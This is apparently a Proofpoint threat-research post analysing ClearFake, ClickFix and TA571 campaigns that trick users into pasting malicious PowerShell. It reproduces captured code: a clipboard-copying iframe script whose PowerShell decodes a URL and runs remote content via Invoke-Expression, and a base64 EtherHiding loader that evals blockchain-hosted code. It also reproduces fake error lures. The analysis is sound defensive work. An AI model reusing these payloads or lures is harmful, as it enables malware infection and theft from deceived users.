From Clipboard to Compromise: A PowerShell Self-Pwn

June 13, 2024

Share with your network!

June 17, 2024 Tommy Madjar, Dusty Miller, Selena Larson and the Proofpoint Threat Research Team

Key findings

- Proofpoint researchers identified an increasingly popular technique leveraging unique social engineering to run PowerShell and install malware.
- Researchers observed TA571 and the ClearFake activity cluster use this technique.
- Although the attack chain requires significant user interaction to be successful, the social engineering is clever enough to present someone with what looks like a real problem and solution simultaneously, which may prompt a user to take action without considering the risk.

Overview

Proofpoint has observed an increase in a technique leveraging unique social engineering that directs users to copy and paste malicious PowerShell scripts to infect their computers with malware. Threat actors including initial access broker TA571 and at least one fake update activity set are using this method to deliver malware including DarkGate, Matanbuchus, NetSupport, and various information stealers.

Whether the initial campaign begins via malspam or delivered via web browser injects, the technique is similar. Users are shown a popup textbox that suggests an error occurred when trying to open the document or webpage, and instructions are provided to copy and paste a malicious script into the PowerShell terminal, or the Windows Run dialog box to eventually run the script via PowerShell.


Proofpoint has observed this technique as early as 1 March 2024 by TA571, and in early April by the ClearFake cluster, as well as in early June by both clusters.

Campaign Details

ClearFake example

Our researchers first observed this technique with the ClearFake campaign in early April and we have observed it used in every ClearFake campaign since then. ClearFake is a fake browser update activity cluster that compromises legitimate websites with malicious HTML and JavaScript.

In observed campaigns, when a user visited a compromised website, the injection caused the website to load a malicious script hosted on the blockchain via Binance's Smart Chain contracts, a technique known as "EtherHiding". The initial script then loaded a second script from a domain that used Keitaro TDS for filtering. If this second script loaded and passed various checks, and if the victim continued to browse the website, they were presented with a fake warning overlay on the compromised website. This warning instructed them to install a "root certificate" to view the website correctly.



Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate.
Click the "Fix it" button and follow the further instructions.

Copy the code

1. Right-click the Start button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.
Wait for the operation to complete and reload the page.

Malicious fake warning instructing recipients to copy a PowerShell script and run it in the PowerShell Terminal.

The message included instructions to click a button to copy a PowerShell script and then provided steps on how to manually run this script on the victim's computer. If the instructions were followed, the user executed the PowerShell by pasting it into the PowerShell command line interface window.


In campaigns in May, we observed the following chain: The script performed various functions including flushing the DNS cache, removing clipboard content, displaying a decoy message to the user, and downloading a remote PowerShell script and execute it in-memory. The second PowerShell script was essentially used to download yet another PowerShell script. This third PowerShell script obtained system temperatures via WMI and, if no temperature was returned as in the case of many virtual environments and sandboxes, exited the script. However, if it continued, it led to a fourth AES-encrypted PowerShell script that downloaded a file named "data.zip" and extracted the contents to find and execute any .exe files, and then reported back to the ClearFake C2 that the installation was completed.

The threat actor used ZIP's ability to contain any executable and bundled various legitimate, signed executables that side-loaded a trojanized DLL. This DLL used DOILoader (also known as IDAT Loader or HijackLoader) to load Lumma Stealer from an encrypted file, also included in the downloaded ZIP file.

Lumma Stealer then, in addition to performing the stealer activities, downloaded three distinctive payloads:

- am.exe – Amadey Loader
- ma.exe – A downloader that downloaded and ran the XMRig crypto currency miner with a specific configuration
- cl.exe – A clipboard hijacker designed to replace cryptocurrency addresses in the clipboard, constructed to cause the victim to transfer cryptocurrency to a threat actor-controlled address instead of the intended address when doing transfers

Amadey was observed to download other payloads, for example a Go-based malware believed to be JaskaGO. This means that in total, five distinct malware families could be executed just by running the one initial PowerShell script.


Page 1
Compromised Website
User visits legitimate, but compromised, website.
Inject leading to Binace Smart Contract hosted JavaScript
Fake Update overlay via Keitaro domain
Color represents user action
Google Chrome
Copy
Open video instruction
Reload page
How to fix
Victim follows instruction and paste script into PowerShell teminal
Stage 1 PowerShell flushes DNS cache , displays decoy message and runs remote PS script from ClearFake C2
Stage 2 PowerShell decodes stage 3 PowerShell from a decimal string
Stage 3 PowerShell checks temperature via WMI as VM/sandbox detection
Exit if no temperature
Decrypts and runs AES-encrypted stage 4 PowerShell
Stage 4 PowerShell downloads data.zip to random folder, runs any contained EXE and reports back to ClearFake C2
The executed EXE is a legitimate, signed, file.
EXE side-loads trojanized DLL
Trojanized DLL uses DOILoader to run Lumma Stealer from encrypted payload
Lumma performs stealing activity and downloads and executes:
ma.exe: A Loader that downloads and runs the crypto miner XMRig with a specific configuration
am.exe: Amadey Loader
Amadey downloads and executes JaskaGO
cl.exe:Clipboard hijacker

Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate.
Click the "Fix it" button and follow the further instructions.


Copy the code

1. Right-click the Start button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.
Wait for the operation to complete and reload the page.

Example ClearFake attack chain.

The curious case of ClickFix

In mid-April 2024, researchers found compromised sites containing an inject leading to an iframe on pley[.]es. This iframe was shown as an overlay error message claiming that a faulty browser update needed to be fixed. Researchers dubbed this activity cluster ClickFix.



Something went wrong while displaying this webpage.

There was an error during the latest update of browser version, causing some web pages to malfunction.


Follow these instructions to resolve the issue:

1. Click the "Copy fix" button below.
2. Right-click on the Windows icon
3. Select "Windows PowerShell (Admin)"
4. Right-click within the open terminal window.
5. Wait for the update to complete, then refresh the page.

ClickFix error message per 11 May 2024.


The error message asked the victim to open “Windows PowerShell (Admin)” (which will open an UAC prompt) and then right-click to paste the code. If this was done, PowerShell would run another remote PowerShell script that would download and run an executable, eventually leading to Vidar Stealer. However, just a few days later, after discovery, the payload domain used in the PowerShell was taken offline. Thus, despite the error being displayed on compromised websites, it could not lead to an infection.

After a few days of this semi-functional state, 15 May 2024, the custom content of the iframe was replaced with the ClearFake inject. It is still serving this inject in early June 2024. As the pley[.]es domain itself seems to be compromised, it’s unclear if these two activity sets – ClearFake and ClickFix – started to work with each other, or if the ClearFake actor re-compromised the iframe, replacing the code with its own content.



```
middleBlock.innerHTML = `
    <p style="margin-bottom: 1.5em; font-size: 1.2em; font-weight: 600; margin-top: 0.6em; line-height: 1;">Something went wrong while displaying this webpage.</p>
    <p style="margin-bottom: 2em; font-size: 1.1em; line-height: 1;">There was an error during the latest update of browser version, causing some web pages to
    malfunction.</p>
    <p style="font-size: 1.1em; line-height: 1;">Follow these instructions to resolve the issue:</p>
      <ol style="text-align: left;">
        <li>Click the "Copy fix" button below.</li>
        <li>Right-click on the Windows icon</li>
        <li>Select "Windows PowerShell"</li>
        <li>Right-click within the open terminal window.</li>
        <li>Wait for the update to complete, then refresh the page.</li>
      </ol>
[content removed]
        function copyToClipboard(text) {
            var textArea = document.createElement("textarea");
            textArea.value = text;

            document.body.appendChild(textArea);

            textArea.select();

            try {
                var successful = document.execCommand('copy');

            } catch (err) {
                console.error('Unable to copy text to clipboard: ', err);
            }
            document.body.removeChild(textArea);
        }

        copyButton.addEventListener('click', function() {
            var textToCopy = `
            $u = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9vYXpldmVudHMuY29tL2xvYWRlci5odG1s"));
            if ((Invoke-WebRequest -Uri $u -UseBasicParsing).StatusCode -eq 200) {
                Invoke-Expression (Invoke-WebRequest -Uri $u -UseBasicParsing).Content
            }\r
            `;
            copyToClipboard(textToCopy);
            window.parent.postMessage('setLocalStorage', '*');

            // Открываем ссылку в новой вкладке
            window.open('https://activate-office.net', '_blank');
        });
```

Extract from custom iframe content on 11 May 2024.




```
<head>
  <script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type=
  "application/javascript"></script>
  <script src=
  "data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXc
  gZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5
  hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0iMHgzNDU4NTc3Nzg
  0M0FiYjkwOGExQzVGYkQ2RjNmNjIwYkM1Njg3NEFBIixBQkk9W3tpbnB1dHM6W3tpbnRlcm5hbFR5cGU
  6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XSxuYW1lOiJ1cGRhdGUiLG91dHB1dHM
  6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10
  sbmFtZToiZ2V0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5hbWU6IiIsdHlwZToic3R
  yaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVuY3Rpb24ifSx7aW5wdXRzOltdLG5
  hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiIix0eXBlOiJzdHJ
  pbmcifV0sc3RhdGVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvbiJ9XSxjb250cmFjdD1uZXc
  gZXRoZXJzLkNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxhZGRlZD0xMjMsbGluaz1hd2FpdCB
  jb250cmFjdC5nZXQoKTtfZnVuYz1ldmFsKGF0b2IobGluaykpO19mdW5jKGFkZGVkKTt9d2luZG93Lm9
  ubG9hZD1sb2FkOw=="></script>
</head>

<body style="padding: 0px; margin: 0px; height: 0px; overflow: hidden;"></body>
```

iframe content as on 07 June 2024.

TA571 examples

Proofpoint first observed TA571’s use of this technique in a campaign on 01 March 2024. The campaign included over 100,000 messages and targeted thousands of organizations globally.



From Minh Stafford <no-reply@palfc.co.uk>

To [redacted]

3/1/2024, 8:01 PM

Subject **request#U83932725**

Hi ,
The synopsis of the project budget is attached. Please examine the file lower:


If you need any further explanation, do not hesitate to inquire.
Thanks!

1 attachment: scan-03-01-24_9803.html 5.2 KB

TA571 email lure.

In this campaign, emails contained an HTML attachment that displayed a page resembling Microsoft Word.

The page also displayed an error message that said the "'Word Online' extension is not installed," and presented two options to continue: "How to fix" and "Auto-fix".



Create, edit and share Word documents. Work with others on shared projects, in real-time.

The "Word Online" extension is not installed in your browser. To view the document offline, click the "How to fix" button.

© Microsoft 2024

HTML attachment containing instructions on how to copy and paste PowerShell that leads to the installation of malware.


Clicking the "How to fix" button copied a base64-encoded PowerShell command to the computer's clipboard, and the message on the page changed to instruct the target to open a PowerShell terminal and right-click the console window. Right clicking a terminal window pasted the content of the clipboard and executed the PowerShell. Proofpoint observed two different PowerShell commands in these files: one that downloaded and executed an MSI file, and one that downloaded and executed a VBS script.

If the "Auto-fix" button was clicked, the search-ms protocol displayed a similar WebDAV-hosted "fix.msi" or "fix.vbs" in Windows Explorer.

When executed, the MSI ran a bundled DLL, “Inkpad3.dll”, with the LOLBAS command “msiexec -z”. This command ran the DllUnregisterServer function of the DLL, which dropped and executed another DLL, “Inkpad_honeymoon.msp”. This led to the installation of Matanbuchus. If the VBS was executed, it used PowerShell to download and execute DarkGate.

Proofpoint observed TA571 use similar attack chains in campaigns throughout the spring, using various visual lures and varying between instructing the victim to either open the PowerShell terminal or using the Run dialog box by pressing the Windows button+R. The actor also removed wording that refers to copy/paste, abusing the fact that the victim doesn’t need to know that something is copied to the clipboard. Some recent examples:

On 27 May 2024, TA571 used an HTML attachment that appeared to display a document hosted on OneDrive and contained a fake error message.



Error 0x8004de86. :(

Failed to connect to the "OneDrive" cloud service, to fix the error, you need to update the DNS cache manually.

